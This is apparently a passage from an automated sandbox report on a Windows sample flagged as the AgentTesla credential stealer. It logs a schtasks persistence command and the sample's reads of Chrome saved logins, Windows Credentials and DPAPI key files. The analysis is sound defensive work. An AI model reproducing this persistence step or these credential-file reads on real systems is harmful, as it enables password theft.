C:\Users\user\AppData\Local\Temp\tmp401C.tmp	unknown	1651	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6CB11B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\d6U17S2KY1.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Ver	success or wait	1	6DFDC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile

Analysis Process: schtasks.exe PID: 2888 Parent PID: 3752

General

Start time:	18:41:44
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\aqFBnsYUEqXcSa' /XML 'C:\Users\user\AppData\Local\Temp\tmp401C.tmp'
Imagebase:	0xe40000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp401C.tmp	unknown	2	success or wait	1	E4AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp401C.tmp	unknown	1652	success or wait	1	E4ABD9	ReadFile

Analysis Process: conhost.exe PID: 5512 Parent PID: 2888

General

Start time:	18:41:44
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: d6U17S2KY1.exe PID: 5964 Parent PID: 3752

General

Start time:	18:41:45
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\d6U17S2KY1.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\d6U17S2KY1.exe
Imagebase:	0x300000
File size:	845824 bytes
MD5 hash:	2B3120230AB3C5251D51F76DCE482BEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: d6U17S2KY1.exe PID: 3500 Parent PID: 3752

General

Start time:	18:41:45
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\d6U17S2KY1.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\d6U17S2KY1.exe
Imagebase:	0x3c0000
File size:	845824 bytes
MD5 hash:	2B3120230AB3C5251D51F76DCE482BEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: d6U17S2KY1.exe PID: 4440 Parent PID: 3752

General

Start time:	18:41:46
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\d6U17S2KY1.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\d6U17S2KY1.exe
Imagebase:	0xb00000
File size:	845824 bytes
MD5 hash:	2B3120230AB3C5251D51F76DCE482BEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.489554131.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.489554131.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.499359389.0000000002E51000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.499359389.0000000002E51000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DCCCF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DCA5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DC003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DC003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DCA5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CB11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\44645002-ca81-4ba9-9fad-8bdec53dbd3d	unknown	4096	success or wait	1	6CB11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11072	success or wait	1	6CB11B4F	ReadFile

Disassembly

Code Analysis